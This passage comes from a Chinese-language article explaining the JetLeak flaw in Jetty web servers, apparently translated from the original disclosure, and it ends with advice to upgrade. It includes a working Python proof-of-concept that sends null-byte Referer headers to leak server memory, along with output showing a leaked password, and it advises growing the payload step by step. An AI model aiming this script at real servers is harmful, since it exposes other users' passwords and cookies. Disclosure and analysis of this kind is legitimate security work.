Reproduction Response (VICTIM):
HTTP/1.1 200 OKSet-Cookie: visited=yesExpires: Thu, 01 Jan 1970 00:00:00 GMTContent-Type: text/htmlServer:
Jetty(9.2.7.v20150116)Content-Length: 3460
```

Step 2：之后，攻击者用一个简单的 python 脚本，在 header 中插入 44 个空字节，这回导致异常的触发，需要注意的是，搞清楚多少个字节才能覆盖到敏感数据是一个反复的过程，建议先通过较小的字符串，不断加大，如果一开始选择较大的字符串可能会覆盖一些敏感数据：

```
mport httplib, urllib

conn = httplib.HTTPConnection("127.0.0.1:8080")

headers = {"Referer": chr(0)*44}
conn.request("POST", "/test-spec/test", "", headers)
r1 = conn.getresponse()
print r1.status, r1.reason
```

Step 3: 一旦运行上面的 python 脚本，那么攻击者就会收到如图中所示的错误信息，请注意其中包含的 cookie 和密码，如果你想要大于 16 个字节的数据，那么修改下长度多跑几次就好了，如图 8-3-1~8-3-2：

```
steve@Ubuntu64-VM:~/Projects/Jetty_Server_Vuln$ python sample_http_request.py
400 Illegal character 0x0 in state=HEADER_VALUE in 'POST /test-spec/t...ity\r\nR
eferer: \x00<<<\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00...\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n\r\n>>>: password=secret..
.\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
steve@Ubuntu64-VM:~/Projects/Jetty_Server_Vuln$
```


图　8-3-1

```
steve@Ubuntu64-VM:~/Projects/Jetty_Server_Vuln$ python sample_http_request.py
400 Illegal character 0x0 in state=HEADER_VALUE in 'POST /test-spec/t...ity\r\nRefer
er: \x00<<<\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00...\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n\r\n>>>13\r\n\r\nparam1=test...\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
steve@Ubuntu64-VM:~/Projects/Jetty_Server_Vuln$
```


图　8-3-2

0x04.结语和修复建议：

如果你不幸运行着存在漏洞版本的 jetty，那么官方的建议是立即更新到 version 9.2.9.v20150224。

jetty 的客户名单（我就不说我看到阿里了）：

http://eclipse.org/jetty/powered/

版本更新地址：

Maven：http://central.maven.org

Jetty Downloads Page ：

http://download.eclipse.org/jetty

我省略了修复建议中的一些细节还有漏洞披露的时间表，具体可以参考原文：

http://blog.gdssecurity.com/labs/2015/2/25/jetleak-vulnerability-remote-leakage-of-shared-buffers-in-je.html

（全文完）责任编辑：随性仙人掌